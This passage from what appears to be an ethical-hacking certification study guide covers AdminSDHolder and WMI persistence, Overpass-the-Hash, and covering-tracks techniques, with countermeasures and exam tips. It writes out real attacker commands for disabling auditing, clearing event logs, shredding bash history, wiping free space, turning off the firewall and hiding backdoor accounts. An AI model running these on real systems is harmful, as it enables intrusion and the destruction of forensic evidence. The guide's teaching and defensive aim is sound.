1. The attacker, already holding admin privileges on the compromised domain, modifies `AdminSDHolder`'s own ACL (rather than any individual protected account's ACL directly) to add their own controlled user account, granting it a powerful right such as `GenericAll` (full control).
2. On the very next SDProp cycle (historically roughly every 60 minutes), AD's own built-in protection mechanism automatically copies `AdminSDHolder`'s ACL - now including the attacker's planted entry - down onto every single protected, highly-privileged account and group in the domain.
3. The attacker's controlled account now effectively holds `GenericAll`-equivalent rights over Domain Admins and other protected groups, persistently and automatically re-enforced by AD's own legitimate internal process.
4. Even if a defender notices and manually removes the attacker's entry from one specific protected account, the very next SDProp cycle will simply re-apply it right back, straight from the still-poisoned `AdminSDHolder` template, unless the defender specifically finds and cleans the `AdminSDHolder` object itself.

Real-world use: A tester (using PowerView's `Get-ObjectAcl -ResolveGUIDs` to inspect `AdminSDHolder`'s permissions, and `Set-ObjectAcl` to modify them) demonstrates to a client that planting a single entry on `AdminSDHolder` grants durable, self-reinforcing

Domain Admin-equivalent rights that silently survive routine permission cleanups on individual accounts, specifically because the cleanup never touched the real root cause.

Countermeasures and defense: regularly and specifically audit the `AdminSDHolder` object's own ACL (not just individual protected accounts), restrict who can ever modify `AdminSDHolder` directly, and alert on any changes to `AdminSDHolder`'s permissions as a high-priority security event given how rarely it should ever legitimately change.

EXAM FOCUS:

- How it is asked: "An attacker keeps regaining Domain-Admin-equivalent rights on a cleaned-up account, even after the defender manually removes them. What AD object should the defender check?" -> `AdminSDHolder` (the attacker likely poisoned the template itself, which SDProp keeps re-applying).
- Keyword: "AdminSDHolder", "SDProp", "protects high-privilege accounts, re-applies permissions periodically" -> AdminSDHolder persistence abuse.

Memory trick: "AdminSDHolder is the master stencil - poison the stencil, and every future re-paint keeps the backdoor fresh."

3.60 Maintaining Persistence Through WMI Event Subscription

What it is (simple words): WMI (introduced in 3.48) supports "event subscriptions," a built-in feature that lets administrators automatically run a script or program whenever a specific system event happens (a certain time arrives, a certain log entry appears, and so on). Attackers hijack this exact feature to make their malicious payload re-launch itself automatically, forever, every time its trigger condition fires - all without needing any file sitting in an obvious startup folder.

- **WMI Event Subscription:** a combination of a WMI Event Filter (the trigger condition to watch for), a WMI Event Consumer (the action to take when triggered, such as running a command), and a Filter-to-Consumer Binding (the link connecting the two).

How it works (numbered steps, two demonstrated methods):

1. **Using Command Prompt and PowerLurk:** after gaining a Meterpreter session and loading PowerShell support (`load powershell`), the attacker drops the `WMI-Persistence` PowerShell toolkit onto the target and runs its `Install-Persistence` function, specifying a trigger ("Startup") and a payload path to execute (for example, `C:\Users\Administrator\Downloads\test.exe`).
2. The installer reports success as it writes both a "Filter" (the trigger) and a "Consumer" (the Drop/Launcher action) directly into the WMI repository on the target: "Filter Drop/Launcher successfully written to host" and "Consumer Drop/Launcher successfully written to host."
3. **Using Wmi-Persistence (a related PowerShell tool, used similarly):** performs the same underlying WMI event subscription setup through a slightly different scripted interface.

4. From then on, whenever the chosen trigger condition fires (such as every system startup), WMI itself automatically re-launches the attacker's payload, with no scheduled task, no obvious startup-folder shortcut, and no traditional "Run" registry key for defenders to spot.

Real-world use: An attacker sets a WMI event subscription triggered on system startup to silently re-launch a backdoor executable every single time the compromised server reboots, specifically chosen because many defenders checking for persistence only look at the Run registry keys, Scheduled Tasks, and Startup folder - and completely miss the WMI repository as a persistence location entirely.

Tools and commands used here: PowerLurk, the `WMI-Persistence` PowerShell toolkit (`Install-Persistence -Trigger Startup -Payload "..."`), Meterpreter's `load powershell` and `powershell_shell`.

Countermeasures and defense: regularly audit WMI event subscriptions (`Get-WmiObject -Namespace root\subscription -Class __EventFilter`, ADDED CONTEXT command) as part of a full persistence sweep, restrict who can create WMI event subscriptions, and use endpoint detection tooling specifically capable of monitoring WMI repository activity, not just the registry and task scheduler.

EXAM FOCUS:

- How it is asked: "An attacker wants a payload to automatically re-launch every time the system starts, without using the Startup folder, a Scheduled Task, or a Run registry key. Which mechanism could achieve this?" -> WMI event subscription.
- Keyword: "WMI Event Filter", "Event Consumer", "PowerLurk" -> WMI event subscription persistence.

Memory trick: "WMI doesn't need a startup folder shortcut - it just watches for the trigger and launches the payload itself."

3.61 Overpass-the-Hash Attack

What it is (simple words): Overpass-the-Hash (OPtH) is an extension of both Pass-the-Hash (3.6) and Pass-the-Ticket (3.9). Instead of just replaying an NTLM hash directly (Pass-the-Hash), the attacker uses that stolen NTLM hash to actively request a brand-new, legitimate Kerberos ticket from the KDC - effectively converting an older-protocol credential (NTLM) into a fresh ticket on the newer protocol (Kerberos), which can then be used anywhere Kerberos authentication is required.

Analogy: Pass-the-Hash is showing a stolen ID card directly at a door that still checks ID cards. Overpass-the-Hash is instead taking that same stolen ID card to the main ticket office and saying "please issue me a brand-new, fully valid wristband based on this ID" - and then using the resulting legitimate-looking wristband everywhere, even at doors that no longer accept old ID cards at all.

How it works (numbered steps):

1. The attacker already holds a stolen NTLM hash for a target account (through any of the techniques in sections 3.1, 3.6, or 3.7, for example).
2. The attacker uses Mimikatz (`sekurlsa::logonpasswords` to confirm the hash is available, then specific OPtH commands) to request AES128, NTLM/RC4, or AES256 session keys for a Kerberos ticket, using that stolen NTLM hash as the proof of identity presented to the KDC.
3. The KDC, seeing a correctly-formed request using a valid key derived from that NTLM hash, issues a completely legitimate Kerberos TGT back to the attacker.
4. The attacker now holds a real, valid Kerberos ticket (not just a replayed hash), which can be used to access any authorized resource across the domain exactly like a normal, legitimately-issued ticket.

Demo output excerpt (Mimikatz, confirming an available NTLM hash before the OPtH step):

```
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::logonpasswords
Authentication Id : 0 ; 95413476 (00000000:05afe4e4)
User Name         : ...
Domain            : ...
       * NTLM     : 13b29964cc2480b4ef454c59562e675c
```

Real-world use: An attacker who stole a service account's NTLM hash from a compromised web server, but finds that a newly-hardened application server now requires Kerberos authentication only (NTLM has been fully disabled there), uses Overpass-the-Hash to convert that stolen NTLM hash into a fresh Kerberos ticket, and successfully authenticates to the hardened server anyway.

Tools and commands used here: Mimikatz (`sekurlsa::logonpasswords`, Overpass-the-Hash-specific commands using the recovered hash to request a ticket).

Countermeasures and defense: the same mitigations as Pass-the-Hash (3.6) and Pass-the-Ticket (3.9) apply - enable Credential Guard, enforce least privilege so a single compromised hash cannot reach high-value targets, and monitor for Kerberos ticket requests that follow unusually soon after suspicious NTLM authentication activity on the same account.

EXAM FOCUS:

- How it is asked: "Which attack uses a stolen NTLM hash to request a brand-new, legitimate Kerberos ticket, rather than replaying the hash or a stolen ticket directly?" -> Overpass-the-Hash.
- Keyword: "converts an NTLM hash into a Kerberos ticket", "AES128/NTLM/AES256 keys for a Kerberos ticket" -> Overpass-the-Hash.
- Look-alike: Pass-the-Hash (replays the hash directly against NTLM authentication) vs Pass-the-Ticket (replays an already-existing, stolen ticket) vs Overpass-the-Hash (uses a stolen hash to actively *request a brand-new ticket*, bridging NTLM-world theft into Kerberos-world access).

Memory trick: "Overpass-the-Hash: trade your stolen ID card in at the ticket office for a brand-new, fully legitimate wristband."

3.62 Linux and Windows Post-Exploitation Commands

What it is (simple words): Once an attacker has a shell on a host, they run a set of built-in commands to learn about the system, find files and services, and run code remotely. These are "living off the land" commands: legitimate tools used for an illegitimate purpose, so they blend into normal admin activity.

How it works / the command groups (full details and flag tables are in sections 5.13 and 5.14):

- **Linux file-system commands:** `find / -perm -4000 2>/dev/null` (find SUID binaries to abuse), `chmod o-w file` (remove others' write access), `sudo -l` (list permitted sudo commands).
- **Linux information-gathering commands:** `ps -ef` (processes with PIDs), `mount` (mounted file systems), `route -n` (routing in numeric form), `cat /etc/crontab` (scheduled cron jobs).
- **Windows file-system commands:** `dir /a:h` (hidden files), `findstr /E ".txt"` (collect text files by extension).
- **Windows service commands:** `sc queryex type=service state=all` (list services), `net start` / `net stop` (start or stop a service), `netsh firewall show state` and `netsh advfirewall set allprofiles state off` (view or disable the firewall).
- **Windows WMIC commands:** `wmic useraccount get name,sid` (users and SIDs), `wmic cpu get` (processor details), `wmic product get name,version,vendor` (installed software).
- **Windows remote-execution commands:** `wmic /node:<ip> /user:administrator /password:<pw> ...` (run commands on a remote host), `tasklist.exe /S <ip>` and `taskkill.exe /S <ip>` (list or kill remote processes).

Real-world use: After landing a Linux shell, an attacker runs `sudo -l` and `find / -perm -4000` back to back; the first reveals the user may run a text editor as root, the second confirms a SUID binary exists, and together they hand the attacker two separate routes to root.

EXAM FOCUS:

- How it is asked: "Which Linux command lists SUID-root binaries that could be abused for privilege escalation?" -> `find / -perm -4000`.
- Keyword: "wmic /node:" -> remote command execution; "netsh advfirewall set allprofiles state off" -> disable the firewall for all profiles.

Memory trick: "Live off the land: find, sudo -l, ps, mount on Linux; dir, sc, net, netsh, wmic on Windows."

3.63 Covering Tracks: Overview and the Six Techniques

What it is (simple words): After gaining administrator access, intruders try to remove or hide every sign that they were ever there, so defenders and forensic

investigators cannot detect the intrusion or trace it back.

How it works / the six covering-tracks techniques (from the slide):

1. Disable auditing.
2. Clear logs.
3. Manipulate logs.
4. Cover tracks on the network and the operating system.
5. Delete files and hide artifacts.
6. Disable Windows functionality that records activity.

Analogy: A burglar who, before leaving, first unplugs the security cameras (disable auditing), erases the tapes already recorded (clear logs), edits a few remaining frames to look normal (manipulate logs), wipes their fingerprints off everything (delete files/artifacts), and finally plugs the cameras back in so nobody notices they were ever off (re-enable auditing).

Real-world use: these six techniques are the roadmap for the rest of the covering-tracks topics (3.64 through 3.75); each later topic is one concrete way to carry out one of these six steps.

EXAM FOCUS:

- How it is asked: "Which of the following is NOT one of the covering-tracks techniques?" (the six above vs a distractor).
- Trap: disabling auditing comes *first* (on entry) and re-enabling it comes *last* (on exit) so the configuration looks untouched; log clearing happens in between.

Memory trick: "Off, wipe, edit, hide, delete, back-on."

3.64 Disabling Auditing with Auditpol

What it is (simple words): `auditpol` is the built-in Windows command that controls the audit policy (what security events Windows records). Intruders disable auditing immediately after gaining administrator rights, so their later actions generate no log entries at all.

How it works (numbered steps):

1. Right after escalating to administrator, the intruder runs `auditpol /set` with `/success:disable /failure:disable` for the chosen categories, turning off event recording.
2. The intruder performs their malicious activity while nothing is being logged.
3. Toward the end of their stay, the intruder runs `auditpol /set` again with `/success:enable /failure:enable` to turn auditing back on, so the audit configuration looks exactly as it did before and nobody notices it was ever off.

Demo commands (full detail in 5.9):

```
auditpol /set /category:"system","account logon" \
    /success:disable /failure:disable
auditpol /get /category:"system","account logon"
```

Real-world use: An attacker disables logon auditing, dumps hashes and moves laterally over several hours, then re-enables auditing before disconnecting, leaving the audit policy looking untouched to the morning shift.

Countermeasures and defense: forward audit events to a separate, append-only logging server in real time (so a local disable does not erase what was already sent), and alert specifically on audit-policy-change events, which are themselves high-value signals of an intrusion.

EXAM FOCUS:

- How it is asked: "Which Windows tool disables the audit policy so an intruder's actions are not logged?" -> auditpol.
- Keyword: "disable then re-enable auditing" -> auditpol.

Memory trick: "Auditpol: the light switch for Windows logging."

3.65 Clearing Logs

What it is (simple words): Beyond disabling auditing, attackers also wipe the logs that already exist, using several different tools depending on their access.

How it works / the methods from the slides:

1. **Clear_Event_Viewer_Logs.bat:** a batch utility that clears the Security, System, and Application event logs in one run.
2. **Meterpreter `clearev`:** if the system was exploited with Metasploit, the attacker runs `clearev` from the Meterpreter shell to wipe all Windows logs (the demo reports, for example, "Wiping 2994 records from Application" and "Wiping 4586 records from System").
3. **PowerShell `Clear-EventLog`:** clears PowerShell and other event logs on local or remote computers, for example `Clear-EventLog "Windows PowerShell"`, `Clear-EventLog -LogName Application,System`, or with `-ComputerName` to target remote systems.
4. **`wevtutil`:** the built-in Windows command to clear event logs related to System, Application, and Security, for example `wevtutil cl System`.

Real-world use: An attacker who gained a Meterpreter session simply runs `clearev` on the way out, wiping thousands of Application and System records in seconds, rather than clearing each log individually through the GUI.

Countermeasures and defense: ship logs off-box to a remote log server in real time, set local logs to "append only," make log files immutable with encryption, and alert when a log is cleared (the "log cleared" event itself is a red flag).

EXAM FOCUS:

- How it is asked: "Which Meterpreter command wipes all Windows event logs?" -> `clearev`. "Which PowerShell cmdlet clears an event log locally or remotely?" -> `Clear-EventLog`.
- Keyword: "wevtutil cl" -> clearing a specific event log.

Memory trick: "Four erasers: the .bat, clearev, Clear-EventLog, and wevtutil."

3.66 Ways to Clear Online Tracks

What it is (simple words): Attackers also remove browser and Windows traces that reveal what they accessed: recently used file lists, cookies, cache, autocomplete, and toolbar data.

How it works / the methods from the slide:

1. From the browser: remove the Most Recently Used (MRU) list, delete cookies, clear the cache, turn off AutoComplete, and clear toolbar data.
2. From Windows 11 Privacy Settings: open Settings, go to Personalization, click Start, and turn off both "Show most used apps" and "Show recently opened items in Start, Jump Lists, and File Explorer."
3. From the Windows 11 Registry: open the Registry Editor, navigate to `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer`, and remove the "RecentDocs" key (deleting all values except "(Default)").

Real-world use: After using a shared workstation to browse an internal portal, an attacker clears the MRU list and the RecentDocs registry key so the next user (and any casual reviewer) sees no sign of which documents or sites were opened.

Countermeasures and defense: rely on centrally-collected activity logs (which the local user cannot edit) rather than on-host MRU/registry artifacts, and monitor for registry edits to the Explorer RecentDocs key.

EXAM FOCUS:

- How it is asked: "Which registry key stores the recently used documents list that an attacker might delete to cover tracks?" -> RecentDocs under the Explorer key.
- Keyword: "MRU", "clear cache, cookies, AutoComplete" -> clearing online tracks.

Memory trick: "MRU, cookies, cache, autocomplete - clear the browser's memory of you."

3.67 Covering BASH Shell Tracks

What it is (simple words): On Linux, the BASH shell records every command you type into a file called `.bash_history`. Attackers clear or destroy this file so investigators cannot see what commands were run.

How it works / the methods from the slide (full command detail in 5.12):

1. **Disable history:** `export HISTSIZE=0` stops BASH from storing any history for the session.
2. **Clear the history:** `history -c` clears the stored history; `history -w` writes the (now empty) history to disk.
3. **Clear the user's complete history:** `cat /dev/null > ~/.bash_history && history -c && exit`.
4. **Shred the history:** `shred ~/.bash_history` overwrites the file so its content is unreadable, and a combined one-liner shreds the file and clears the evidence of the command itself.

Real-world use: An attacker runs `export HISTSIZE=0` at the very start of a session so nothing is ever recorded, then `shred ~/.bash_history` at the end to destroy any history that existed before they arrived.

Countermeasures and defense: ship shell history and command auditing to a remote, append-only log in real time (for example via auditd or a centralized logging agent), so clearing the local `.bash_history` does not erase the record.

EXAM FOCUS:

- How it is asked: "Which command stops BASH from recording command history for the current session?" -> `export HISTSIZE=0`.
- Keyword: "shred ~/.bash_history" -> destroying history unrecoverably (stronger than simple deletion).

Memory trick: "Set history to zero, then shred what's left."

3.68 Covering Tracks on a Network

What it is (simple words): Attackers hide their command-and-control and data-theft traffic inside protocols that network defenses normally trust and allow, creating covert channels that blend into normal traffic.

How it works / the four methods from the slides:

1. **Reverse HTTP shells:** the attacker installs a shell on the victim that asks an external master for commands; the victim acts like a normal web client making HTTP GET requests while the attacker acts like a web server. Perimeter controls (DMZ, firewall) treat it as ordinary outbound web traffic.
2. **Reverse ICMP tunnels:** the attacker uses ICMP echo and ICMP reply packets as a carrier for a TCP payload. Many organizations inspect incoming ICMP but not outgoing ICMP, so the attacker slips data out past the firewall.
3. **DNS tunneling:** the attacker encodes data inside DNS queries and replies, creating a back channel to a remote server; this is used to exfiltrate confidential information because DNS is almost always allowed out.
4. **TCP parameters:** the attacker hides payload bytes inside TCP/IP header fields to build covert channels, specifically the IP Identification field, the TCP acknowledgement number, and the TCP initial sequence number.

Analogy: Smuggling a message out of a guarded building by writing one letter at a time on the backs of the postcards everyone is already allowed to mail (DNS/ICMP/HTTP) rather than trying to carry out an obvious sealed envelope.

Real-world use: Malware on a locked-down corporate host exfiltrates stolen credentials one chunk at a time inside DNS lookups to an attacker-controlled domain, because the firewall blocks almost all outbound traffic but must allow DNS for the network to function at all.

Countermeasures and defense: apply strict egress filtering, inspect and baseline outbound DNS and ICMP (not just inbound), flag abnormally large or frequent DNS queries, and route all DNS through controlled internal resolvers that log and limit it.

EXAM FOCUS:

- How it is asked: "Which covert channel encodes stolen data inside DNS queries and replies?" -> DNS tunneling. "Which uses ICMP echo/reply to carry a TCP payload?" -> ICMP tunneling.
- Keyword: "IP Identification field, TCP acknowledgement number, TCP initial sequence number" -> hiding data in TCP parameters.

Memory trick: "Hide in the traffic they already trust: HTTP out, ICMP out, DNS out, and inside TCP header fields."

3.69 Covering Tracks on an Operating System

What it is (simple words): Attackers also hide files directly on the operating system, using NTFS Alternate Data Streams on Windows and the dot-prefix trick on Unix/Linux.

How it works / the methods from the slide:

1. **Windows (NTFS ADS):** hide a file behind a normal file using Alternate Data Streams. Open an elevated command prompt and run `type C:\SecretFile.txt > C:\LegitFile.txt:SecretFile.txt` to tuck the secret file into a hidden stream of the legit file; view it later with `more < C:\LegitFile.txt:SecretFile.txt` (you must know the hidden stream's name). See 3.51 and 5.11 for full detail.
2. **Unix/Linux (dot prefix):** any file whose name begins with a dot (`.`) is hidden from a normal `ls` listing. An attacker renames a file to hide it, for example `mv Malware_Sample.odt .Malware_Sample.odt`, and it disappears from the default directory view. Attackers use this to hide and edit log files, and can pair it with `export HISTSIZE=0` to erase the evidence of the command used to hide the file.

Real-world use: An attacker on a Linux host renames their toolkit with a leading dot so it vanishes from a casual `ls`, while on a Windows host they stash the same toolkit inside the alternate data stream of an innocent-looking `Readme.txt`.

Countermeasures and defense: on Windows, scan for ADS with Stream Detector or GMER and move suspect files to FAT; on Linux, always list with `ls -a` (which shows dot files) during investigations and monitor for unexpected dot-prefixed files in sensitive directories.

EXAM FOCUS:

- How it is asked: "How does an attacker hide a file on a Linux system from a normal directory listing?" -> rename it with a leading dot (`.filename`), revealed only with `ls -a`.
- Keyword: "file:stream" -> Windows NTFS ADS hiding on the OS.

Memory trick: "Windows hides behind a stream; Linux hides behind a dot."

3.70 Delete Files Using Cipher.exe

What it is (simple words): `cipher.exe` is a built-in Windows command-line tool that can securely wipe deleted data by overwriting the free space on a drive, so previously deleted files cannot be recovered by forensic tools.

How it works (numbered steps):

1. The attacker deletes the sensitive files normally (which leaves the data recoverable on disk).
2. The attacker runs `cipher /w:<drive letter>:\<folder name>` to overwrite the free space in a specific folder, or `cipher /w:<drive letter>` to overwrite all free space on a drive.
3. Cipher overwrites the free space (writing patterns such as `0x00`), destroying the remnants of the deleted files so they cannot be recovered.

Demo commands (full detail in 5.10):

```
cipher /w:C:\Test
cipher /w:C
```

Real-world use: After deleting their toolkit from a compromised server, an attacker runs `cipher /w:C` so that even a defender imaging the disk afterward cannot carve the deleted files back out of free space.

Countermeasures and defense: monitor for cipher.exe execution with the `/w` switch (legitimate users rarely run it), and rely on off-host logging and disk imaging captured *before* an attacker gets the chance to wipe free space.

EXAM FOCUS:

- How it is asked: "Which built-in Windows command overwrites free space so deleted files cannot be recovered?" -> `cipher /w`.
- Trap: `cipher /w` overwrites *free space* (remnants of already-deleted files); it does not wipe an entire drive's active contents.

Memory trick: "cipher /w: wipe the whitespace the deleted files left behind."

3.71 Disable Windows Functionality

What it is (simple words): Attackers disable Windows features that would otherwise record evidence of their activity, so there is simply less data for an investigator to find.

How it works / the methods from the slides:

1. **Disable the last-access timestamp:** `fsutil` sets the NTFS volume parameter `DisableLastAccess`, which controls whether Windows records when files were last read. `fsutil behavior set disablelastaccess 1` turns it off, so accessing a file no longer updates its last-access time.
2. **Disable Windows hibernation:** done via the Registry Editor (the `HibernateEnabledDefault` value under the Power control key) or the `powercfg`

command; this prevents a hibernation file (hiberfil.sys) from capturing a snapshot of memory that could contain evidence.

3. **Disable Windows virtual memory (paging file):** removes the page file, which could otherwise hold fragments of an attacker's in-memory activity.
4. **Disable System Restore Points:** stops Windows from snapshotting system state, removing another source of recoverable evidence.

Real-world use: An attacker runs `fsutil behavior set disablelastaccess 1` early so that the files they browse do not get their last-access timestamps updated, denying investigators a timeline of exactly which files were touched and when.

Countermeasures and defense: monitor for fsutil/powercfg changes and for the disabling of System Restore or the paging file; forward these configuration-change events to a central monitor, since legitimate users rarely toggle them.

EXAM FOCUS:

- How it is asked: "Which command disables the NTFS last-access timestamp to deny investigators a file-access timeline?" -> `fsutil behavior set disablelastaccess 1`.
- Keyword: "disable hibernation / paging file / System Restore" -> disabling Windows functionality to reduce forensic evidence.

Memory trick: "Turn off the timestamps, the hibernation file, the page file, and restore points - fewer records, fewer clues."

3.72 Deleting Windows Activity History and Incognito History

What it is (simple words): Windows records user activity (file access, application usage, browsing). Attackers delete this Activity History to remove evidence, and because incognito/private browsing is not truly anonymous, they also clear browsing traces that remain.

How it works / the methods from the slides:

1. **Delete Windows Activity History:** through Settings -> Privacy & security -> Activity history -> "Clear activity history," which erases the record of file access, app usage, and browsing that Windows keeps.
2. **Delete incognito history on Windows:** incognito mode still leaves DNS cache entries. Run `ipconfig /flushdns` in Command Prompt to clear all DNS cache entries and the traces of recently browsed sites they reveal.
3. **Delete incognito history on macOS:** run `sudo killall -INFO mDNSResponder` in Terminal to clear the equivalent DNS resolver cache traces.

Real-world use: After browsing in incognito mode on a compromised Windows host, an attacker runs `ipconfig /flushdns`, knowing that incognito does not clear the DNS resolver cache and that those cached lookups would otherwise reveal exactly which sites were visited.

Countermeasures and defense: collect DNS query logs at the network resolver (not just on the endpoint), so flushing the local DNS cache does not erase the record of which domains were resolved.

EXAM FOCUS:

- How it is asked: "Why does an attacker run `ipconfig /flushdns` after using incognito mode?" -> incognito does not clear the DNS cache, which still reveals visited sites.
- Keyword: "sudo killall -INFO mDNSResponder" -> clearing DNS/incognito traces on macOS.

Memory trick: "Incognito is not invisible - flush the DNS cache to finish the job."

3.73 Hiding Artifacts in Windows, Linux, and macOS

What it is (simple words): Beyond hiding files, attackers hide user accounts and other artifacts across all three major operating systems so their presence is not obvious in normal listings.

How it works / the methods from the slide:

1. **Hiding files and folders in Windows:** use `attrib +h +s` (or the `mkdir` plus attribute tricks shown) so files and folders do not appear in a normal `dir` listing.
2. **Hiding user accounts in Windows:** set a user account to inactive/hidden so it does not show on the logon screen, for example `net user CEH-Hacker /active:no` (and `/active:yes` to re-enable it when needed).
3. **Hiding files and folders in Linux:** prefix the name with a dot (`.`) so it is hidden from a normal `ls` (revealed only with `ls -a`).
4. **Hiding artifacts in macOS:** use `chflags hidden <file>` to hide a file or folder from the normal Finder/listing view.

Real-world use: An attacker creates a persistent backdoor account named "CEH-Hacker" and sets it `/active:no` so it does not appear on the Windows login screen, reactivating it only briefly when they need to log in, then hiding it again.

Countermeasures and defense: enumerate all local accounts programmatically (including inactive and hidden ones) during audits rather than trusting the logon screen, list files with flags that reveal hidden/system items, and alert on new account creation events.

EXAM FOCUS:

- How it is asked: "Which command hides a Windows user account from the logon screen?" -> `net user <name> /active:no`.
- Keyword: "chflags hidden" -> hiding artifacts on macOS; leading dot -> hiding on Linux.

Memory trick: "Hide the file, hide the folder, hide the user - on every OS."

3.74 Anti-Forensics for Covering Tracks

What it is (simple words): Anti-forensics is the umbrella term for the whole set of techniques attackers use to hide their malicious activity and defeat a forensic investigation. Every covering-tracks method above is a form of anti-forensics.

How it works / the ten anti-forensics techniques (from the slide):

1. Data/file deletion.
2. Password protection.
3. Steganography.
4. Data hiding in file-system structures (for example NTFS ADS).
5. Trail obfuscation.
6. Artifact wiping.
7. Overwriting data and metadata.
8. Minimizing footprint.
9. Program packers.
10. Access anonymization.

Real-world use: An investigator who finds a suspect drive with wiped free space (artifact wiping/overwriting), password-protected archives (password protection), a packed executable (program packers), and traffic that only ever left over Tor (access anonymization) is looking at a textbook anti-forensics effort designed to stall the investigation at every step.

Countermeasures and defense: capture volatile data and disk images early (before the attacker can wipe), rely on off-host immutable logs, and use tooling that specifically detects packers, steganography, and alternate data streams.

EXAM FOCUS:

- How it is asked: "Which of the following is an anti-forensics technique?" (the ten above vs a distractor like "patch management").
- Keyword: "defeat a forensic investigation / hide malicious activity" umbrella term -> anti-forensics.

Memory trick: "Delete, protect, hide, obfuscate, wipe, overwrite, shrink, pack, anonymize - ten ways to stall the investigator."

3.75 Defending against Covering Tracks

What it is (simple words): A checklist of controls that make it hard for an attacker to erase or hide their activity, by protecting the logs and forcing evidence off the compromised host.

How it works / the checklist (from the slide):

1. Activate the logging functionality on all critical systems.
2. Ensure new events do not overwrite old entries when the storage limit is reached.
3. Maintain a separate logging server in the DMZ to store logs from critical servers.
4. Encrypt the log files with immutable logging so they cannot be altered without the decryption key.
5. Set log files to "append only" mode to prevent unauthorized deletion of entries.
6. Periodically back up log files to unalterable media.
7. Conduct periodic audits to ensure logging matches the security policy.
8. Use the appropriate and minimal permissions necessary to read and write log files.

9. Regularly update and patch operating systems, applications, and firmware.
10. Close all unused open ports and services.

Real-world use: An organization forwards every critical server's logs in real time to a hardened, append-only log server in the DMZ; even after an attacker runs `clearev` on a compromised host, the full record of their actions is already safely stored off-box where they cannot reach it.

EXAM FOCUS:

- How it is asked: "Which single control best defends against an attacker clearing local logs?" -> forward logs in real time to a separate, append-only (immutable) logging server.
- Keyword: "append only", "immutable logging", "separate logging server on the DMZ" -> defending against covering tracks.

Memory trick: "Send logs off-box, make them append-only, and an attacker's local wipe erases nothing that matters."

4. Tool Encyclopedia

Every tool named in the screenshots appears below, grouped by job, plus close alternatives the exam often places next to them (marked ADDED CONTEXT). Columns: Tool, What it does, Type or platform, Phase, Exam keyword (if the question says the keyword, think the tool).

4.1 Credential Dumping and Hash Extraction

Tool	What it does	Type / platform	Exam keyword
pwdump7	Extracts LM and NTLM hashes from SAM	Windows CLI	SAM hash dump
Mimikatz	Pulls creds, hashes, tickets from memory	Windows CLI	memory credentials
DSInternals	Reads hashes from NTDS.dit or a live DC	PowerShell	NTDS.dit
Hashcat	GPU-accelerated hash cracking	Cross-platform	fast GPU cracking
PyCrack	Python-based password cracking helper	Python	Python cracker
John the Ripper	Offline hash cracking with rules/wordlists	Cross-platform	rockyou, --rules

4.2 Online Credential Attacks and Poisoning

Tool	What it does	Type / platform	Exam keyword
Responder	Poisons LLMNR/NBT-NS, grabs NTLMv2	Linux CLI	LLMNR poisoning
ntlmrelayx	Relays live NTLM auth to a target	Impacket/Linux	NTLM relay mode
GetNPUsers.py	AS-REP roasting via Impacket	Impacket/Python	AS-REP roasting
Rubeus	Kerberos abuse (PtT, roasting)	Windows	Kerberos toolkit
WCE	Windows Credentials Editor, ticket/hash	Windows	pass-the-ticket
THC-Hydra	Brute-forces live network services	Linux CLI	brute force SSH
LOphtCrack	Audits and recovers Windows passwords	Windows GUI	password audit
hashid	Identifies a hash's algorithm	CLI	identify hash type
Patator	Multi-protocol brute-forcer in Python	Python	multi-protocol brute

ADDED CONTEXT: Medusa and ncrack are Hydra-style network login brute-forcers. CeWL spiders a website to build a custom wordlist. Cain and Abel is a legacy LM/NTLM sniff-and-crack tool. RainbowCrack builds and uses rainbow tables. GetUserSPNs.py (Impacket) performs Kerberoasting.

4.3 Exploitation Frameworks and Buffer Overflow

Tool	What it does	Type / platform	Exam keyword
WES-NG	Suggests exploits from systeminfo output	Python	systeminfo to exploits
Metasploit	Exploit and payload delivery framework	Framework	msfconsole
msfvenom	Stand-alone payload/shellcode generator	Metasploit	generate shellcode
Immunity Debugger	Debugs a crashing Windows process	Windows GUI	debugger, mona.py
mona.py	Finds modules lacking memory protection	Immunity plugin	right module

Tool	What it does	Type / platform	Exam keyword
Netcat	Raw TCP/UDP connect and listen	CLI	nc listener
SPIKE	Fuzzing framework (generic_send_tcp)	Linux CLI	spiking

ADDED CONTEXT: Metasploit also ships pattern_create.rb and pattern_offset.rb (find the EIP offset) and nasm_shell.rb (assembly to opcode, for example JMP ESP to FFE4). OllyDbg is a second common 32-bit Windows debugger alongside Immunity.

4.4 Buffer Overflow Detection and Code Analysis

Tool	What it does	Type	Exam keyword
OllyDbg	Traces stack frames of a running program	Dynamic	debugger
Valgrind	Detects memory errors while running	Dynamic	runtime memory check
Flawfinder	Scans C/C++ source for risky functions	Static	source scan
Splint	Static analyzer for C code	Static	C static analysis
Veracode	Commercial app security scanning	Static/dynamic	commercial scanner
Kiuwan	Commercial multi-language static analysis	Static	commercial scanner

4.5 Active Directory Mapping and Privilege Escalation

Tool	What it does	Type / platform	Exam keyword
BloodHound	Graphs AD attack paths	GUI + collector	graph theory, shortest path
Docusnap	Documents AD/network architecture	Windows	AD mapping
PowerView	CLI AD enumeration (users, ACLs)	PowerShell	Get-NetUser
PowerSploit	PowerShell offensive toolkit	PowerShell	PowerShell post-ex
PowerUp	Finds misconfigured services to abuse	PowerShell	Invoke-AllChecks

Tool	What it does	Type / platform	Exam keyword
Spartacus	Detects hijackable DLLs	Windows	DLL hijack finder
Certipy	Finds and abuses ADCS templates	Python	ADCS abuse

ADDED CONTEXT: SharpHound is BloodHound's data collector. PowerUp is part of PowerSploit. LAPS (Local Administrator Password Solution) is the Microsoft defense that gives every machine a unique local admin password.

4.6 Maintaining Access, Rootkits, and Persistence

Tool	What it does	Type / platform	Exam keyword
FudModule	Kernel rootkit abusing AppLocker driver	Windows rootkit	DKOM rootkit
PowerLurk	Creates WMI event persistence	PowerShell	WMI persistence
WMI-Persistence	WMI event subscription persistence	PowerShell	Install-Persistence
Metasploit sticky_keys	Backdoors the Sticky Keys feature	Metasploit	Shift 5 times

4.7 Hiding Data: Steganography and NTFS Streams

Tool	What it does	Type / platform	Exam keyword
Snow	Hides data in text whitespace	CLI	whitespace steg
OpenStego	Hides data in images, watermarking	GUI	image steg + watermark
StegoStick	Hides a file inside a cover file	GUI	document steg
zsteg	Detects steg data in PNG and BMP	CLI	PNG/BMP steg detect
StegoVeritas	General steg detection and extraction	CLI	steg detection
Stegextract	Extracts hidden data from images	CLI	image extract
StegoHunt MP	Commercial steg detection/forensics	Commercial	steg forensics
VSL	Tests steg algorithms and steganalysis	GUI	steg lab

Tool	What it does	Type / platform	Exam keyword
